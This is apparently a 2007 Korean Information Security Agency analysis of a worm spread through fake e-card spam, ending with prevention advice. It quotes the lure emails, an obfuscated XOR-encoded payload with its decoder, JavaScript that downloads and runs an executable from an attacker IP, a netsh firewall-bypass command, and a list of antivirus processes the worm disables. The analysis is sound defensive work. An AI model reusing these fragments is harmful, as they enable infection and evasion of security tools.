스팸메일을 통하여 전파되는 악성코드 분석

2007. 8

인터넷침해사고대응지원센터 **(KISC)**

한국정보보호진흥원
Korea Information Security Agency

1. 개 요

최근 국내 외에서 E-card 발송을 가장한 스팸메일로 인하여 악성코드에 감염되는 피해가 다수 보고 되었다. 악성코드는 메일본문에 악의적인 URL을 삽입 및 클릭을 유도하는 방식으로 스팸메일을 발송한다. 사용자가 스팸메일에 포함되어 있는 악성URL을 클릭할 경우 감염될 수 있으며, 감염 후에는 악성코드가 감염PC내에 저장되어 있는 메일주소들을 추출하여 해당주소로 동일유형의 스팸메일을 발송하게 된다. 또한, P2P를 통한 명령전달 및 추가 악성코드 다운로드 등의 악성행위가 예상되므로 사용자는 URL이 포함되어 있는 스팸 성 메일 수신 시 클릭하지 않도록 주의한다. 퀵 타임, Winzip 사용자의 경우, 해당 제품을 최신으로 업데이트하도록 하며, OS 및 설치되어 있는 백신을 최신으로 업데이트하여 감염을 예방하도록 한다.

2. 스팸메일을 이용한 전파 기법

o 전파기법 분석

메일을 통하여 악성링크 클릭을 유도 및 취약점을 악용하여 사용자 PC를 감염시킨다.

- 스팸메일 발송을 통한 악성 웹사이트 접속유도
- 웹 브라우져 및 Third-Party 어플리케이션 취약점 악용

☞ 스팸메일 유형 분석

스팸 메일은 영문이며, 아래와 같이 ecard 발송을 가장하여, 악성 URL에 접속하도록 유도한다.

- 메일제목 및 내용 유형

※ 참고: 메일제목 및 내용은 다른 유형으로 계속적으로 업데이트 되는 것으로 확인됨

* 메일제목 예

- Thank you ecard,
- Animated card,
- Greeting ecard,
- Musical e-card
- Movie-quality e-card,
- Thank you postcard,
- Funny postcard ,
- Birthday postcard
- 제목없음 등

* 메일내용 예

Hi. Colleague has sent you a greeting ecard.
See your card as often as you wish during the next 15 days.

SEEING YOUR CARD

If your email software creates links to Web pages, click on your
card's direct www address below while you are connected to the Internet:

http://88.8[생략]9.10/?55844a4912b62c4232c3a9ebeed43 (URL주소는 가변적이다)

Or copy and paste it into your browser's "Location" box (where Internet
addresses go).

We hope you enjoy your awesome card.

Wishing you the best,
Webmaster,
BlueMountain.Com

Family member(jbilones@qu[생략]utual.com) has created Animated e-card for you
at americ[생략]eetings.com.

To see your custom Animated e-card, simply click on the following
Internet address (if your mail program doesn't support this feature
you will need to COPY and PASTE the address into your browser's address box):

http://68.4[생략]165/?9dc7f80c760e2baa0067 (URL주소는 가변적이다)


Send a FREE greeting card from americ[생략]etings.com whenever you want by visiting us at:
http://america[생략]eetings.com/
This service is provided and hosted by ameri[생략]eetings.com.

Good day.
Your School friend has sent you Thank you card from netfu[생략]ds.com.
Click on your card's direct www address below:
http://68.5[생략]80.218/ (URL주소는 가변적이다)
Copyright (c) 1997-2007 netfuncards.com All Rights Reserved

Oh baby, I love what you sent me. Here is some pics to say thanks.
http://75.3[생략]44.127/ (URL주소는 가변적이다)

☞ 악용 취약점 분석

사용자가 악성 URL에 접속할 경우, 아래와 같은 화면이 출력되는데,
화면 내에는 자바스크립트 코드가 삽입되어 있다.



해당 자바스크립트 내에는 취약점 공격을 위한 핵심코드들이 탐지를 어렵게 하기 위하여 암호화 형태로 삽입되어 있다.

<인 코딩된 공격코드 예>

```
var plain_str = "%46%6b%6c%6b%6c%10%07%[illegible]x0b%0b%46%5b%46%08%03%11%46%27%14
5%07%16%03%4e%44%43%13%52%55%52%55%43%13%52%55%52%55%43%13%56%[illegible]x04%43
3%51%44%46%4d%6b%6c%44%43%13%05%07%5e%51%43%13%57%56%53%00%43%13%56%51%54
f[illegible]x56%43%13%51[illegible]56%51%43%13%03%00%03%00%[illegible]x50%50%03%00%43%13%00
4%46%4d%6b%6c%44%43%13%05%00%5f%07%43%13%04%05%04%00%43%13%07%07%50%52%43
6%55%43%13%03%51%5f%54%43%13%04[illegible]0%52%43%13%04%5f%03%55%43%[illegible]x05%50
d%6b%6c%44%43%13%57%56%57%57%43%13%04%07%57%56%43%13%07%55%04%02%43%13%07
d%6f%04%46%5b%46%01%03%12%04%4e%04%4a%04%35%0f%1c%03%4f%5d%6b%6c%6f%0e%03
```

암호화 된 공격코드들은 아래의 루틴에 의하여 복호화 된다.

<복호화 루틴>

```
function xor_str(plain_str, xor_key)
{ var xored_str = "";
for (var i = 0 ; i < plain_str.length; ++i) xored_str += String.fromCharCode(xor_key ^ plain_str.charCodeAt(i));
alert(xored_str);
return xored_str; }
```


o 공격에 악용되는 취약점

- MS06-014: MS 데이터 접근 컴포넌트 취약점
- MS06-057: MS 윈도우 탐색기 원격코드 실행 취약점
- 애플사 퀵타임 7.1.3이하의 버전에서
  RTSP(Real Time Stream Protocol) URL처리 취약점
- WinZip(압축유틸리티) 10.0 이하의 버전에서 임의명령 실행취약점

o 감염 절차 및 증상

메일 내의 악성 URL 링크를 클릭할 경우, 해당 사이트로부터 다수의 공격코드가 다운로드 되며, 악성코드에 감염되게 된다.

감염 시, 감염 PC내에 저장되어 있는 메일주소들을 대상으로 악성 스팸메일이 발송된다.




① 사용자가 수신된 메일 내의 악성링크로 접속시도
② 공격코드 및 악성파일이 다운로드
③ 사용자PC 감염 발생
④ 웜은 PC내에 저장되어 있는 메일주소들을 검색하여
악성스팸 메일 발송
⑤ P2P 통신

☞ 절차별 상세

악성사이트에 접속하면, 악성파일이 설치된다. 최초로 sys[랜덤].exe 파일이 생성되는데, 이 파일은 2차 악성파일인 ecard.exe 를 추가 설치한다.

ecard.exe는 자신의 복제파일을 spooldr.exe 파일명으로 윈도우 폴더에 생성하며, 악성 스팸메일을 발송하고, 타 시스템과 P2P 통신을 시도한다.




i) 스팸메일에 포함된 악성링크로 접속시도 할 경우, 악성파일이 다운로드 되어 sys[랜덤].exe 형태로 저장 및 실행됨

. http://[악성사이트 주소]₩file.php 로부터 파일을 다운로드 받아 sys[랜덤4문자].exe 파일명으로 "c:₩"폴더에 저장 한후 실행

<악성파일을 다운로드 및 저장, 실행하기 위한 자바 스크립트 공격코드>


```
var urlRealExe = 'http://76.      6.67/file.php'
if (v[0] && v[1] && v[2]) { var data = XMLHttpDownload(v[0], urlRealExe);
if (data != 0) { var name = "c:₩₩sys"+GetRandString(4)+".exe"; sys[랜덤].exe 형태로 저장
if (ADOBDStreamSave(v[1], name, data) == 1) { if (ShellExecute(v[2], name, n) == 1)
{ ret=1; } } } } return ret' } }
```

<파일 설치 예>



ii) sys[랜덤].exe 파일은 fncarp.com 사이트로부터 ecard.exe 파일을 다운로드하여 바탕화면에 저장 및 실행.


. 다운로드 경로: "fncarp.com/ecard.exe"



※사용자가 직접 "click" 링크를 클릭하는 경우는 악성파일인 msdataaccess.exe 가 다운로드 됨. 해당 파일은 ecard.exe와 동일기능을 수행함

iii) ecard.exe는 자신의 복제본을 윈도우폴더에 spooldr.exe 파일명으로 생성. 또한 시스템 폴더에 spooldr.sys 파일을 생성하고 바탕화면에 spooldr.ini 파일을 생성

하며 드라이버 폴더의 tcpip.sys 파일을 변조한다.




o 감염 후 증상

- 감염PC에 저장된 파일로부터 메일주소를 추출하여 대상주소로 스팸메일을 발송한다.

※감염PC내에 저장되어 있는 파일 중 메일주소 추출을 위하여 아래의 확장명 파일을 검색한다.

lst, dat, jsp, dhtm, mht, cgi, uni, oft, xls, sht, tbb, adb, wsh, pl, php, asp, cfg, ods, mmf, nch, eml, mdx, mbx, dbx, xml, stm, shtm, htm, msg, txt, wab




※아래의 문자열이 포함되어 있는 주소로는 메일을 발송하지 않는다.

postmaster@, root@, local, noreply, @avp, pgp, spam, cafee, panda, abuse, samples, winrar, google, winzip, @messagelab, free-av, @iana, @foo, sopho, certific, istserv, linux, bsd, unix, ntivi, support, icrosoft, admin, kasp, noone@m nobody@, info, help@, gold-certs@, feste, contract@, bugs@ anyone@, update, news, f-secur, rating@, @microsoft

```
0041B940 postmaster@.root@...local...noreply.@avp....pgp.spam....cafee...
0041B980 panda...abuse...samples.winrar..google..winzip..@messagelab.free
0041B9C0 -av.@iana...@foo....sopho...certific....listserv....linux...bsd.
0041BA00 unix....ntivi...support.icrosoft....admin...kasp....noone@..nobo
0041BA40 dy@.info@...help@...gold-certs@.feste...contract@...bugs@...anyo
0041BA80 ne@.update..news....f-secur.rating@.@microsoft...lst.....dat....
```

- 실행 에러창 출력


  사용자 PC가 감염되면 아래와 같은 실행 에러창이 출력된다.



- 방화벽 우회

  아래 스크립트를 실행하여 악성코드가 방화벽을 우회할 수 있도록 등록한다

  “netsh firewall set allowedprogram c:₩₩WINDOWS₩spooldr.exe enable”



- 보안프로그램 등 실행 방해


  아래와 같은 프로그램의 기능 수행을 방해한다.

watchdog.sys, zclient.sys, bcfilter.sys, bcftdi.sys, bc_hassh_f.sys bc_ip_f.sys, bc_ngn.sys, bc_pat_f.sys, bc_prt_f.sys, bc_tdi_f.sys filtnt.sys, sandbox.sys, mpfirewall.sys, msssrv.exe, mcsheld.exe fsbl.exe, avz.exe, avp.exe, avpm.exe, kav.exe, kavss.exe kavsvc.exe, klswd.exe, ccapp.exe, ccevtmgr.exe, ccpxysvc.exe iao.exe, issvc.exe, rtvscan.exe, savscan.exe, bdss.exe, bdmcon.exe livesrv.exe, cclaw.exe, fsav32.exe, fsm32.exe, gcasserv.exe icmon.exe, inetupd.exe, nod32krn.exe, nod32ra.exe, pavfnsvr.exe

- 타 감염 PC와의 P2P 통신

  감염 PC는 랜덤한 포트를 Open하여, P2P프로토콜을 통하여 다른 감염 PC들과 통신한다. 공격자가 P2P를 통하여 명령을 전달하여 웜을 업데이트하거나 다른 악성코드를 추가로 설치하는 악성행위가 예상된다.

<P2P 통신 예>



※ peer 정보는 바탕화면에 spooldr.ini 파일 내에 저장됨.

<spooldr.ini 파일 내의 저장데이터 예>

```
[config]
ID=1766853350
[local]
uport=26022
[peers]
2455042739BD3B4A5FC70354EDA15DA8=47CBE51478B700
34A9A6562E2BD2BECC14595DE8878528=4C64DE8181FF00
D7EA0C08286260 5785ACBCA85760B6DD=D0430A4B185900
2993EF2594066640 1C57BBF61F49D7D1=C99B43F143B900
9A0534B5119FFADEA1C35B5F63E8513A=DB5BED857A2C01
D6BFC0CA93D4DB3161E71FAF86174422=C9E3DC0C538E02
2CC55FE6EE58709FD9708879DD708122=596269EC228D01
D793548C39694FB8C4AA55DB32AD8898=18E0F9A70FB400
5022E1FAD74E4715AB0A6C45CF4C0202=551868794DCF02
2D3BE37B5B9C04C31ABBD8643FEB00A5=3F4EF602094500
D7CB0958709FD9708879DD7081226548=522CF4E17FE200
C205D6BAC5DCE0E6EE6D511CDAC0CA93=4B33EB0B263400
```

- 기 타
  자기 은폐기능이 있으며, 다수의 변종 존재.

3. 예방 방법

o 인터넷카드가 수신되었다며 확인을 위하여 특정사이트에 접속이 필요하다는 유형의 의심스러운 스팸 성 메일을 수신할 경우, 관련 링크를 클릭하지 않도록 주의한다.

o 윈도우OS에 대한 최신 보안업데이트를 실시하며, Winzip 및 Quicktime 어플리케이션 사용자의 경우 해당 제품에 대해서도 최신 업데이트를 실시한다.

o 백신을 최신으로 업데이트 및 실시간 감시기능을 활성화 한다.

o DNS 관리자는 fncarp.com 사이트에 대하여 lookback 설정을 하므로써, DNS 사용자들이 추가적으로 감염되지 않도록 예방한다.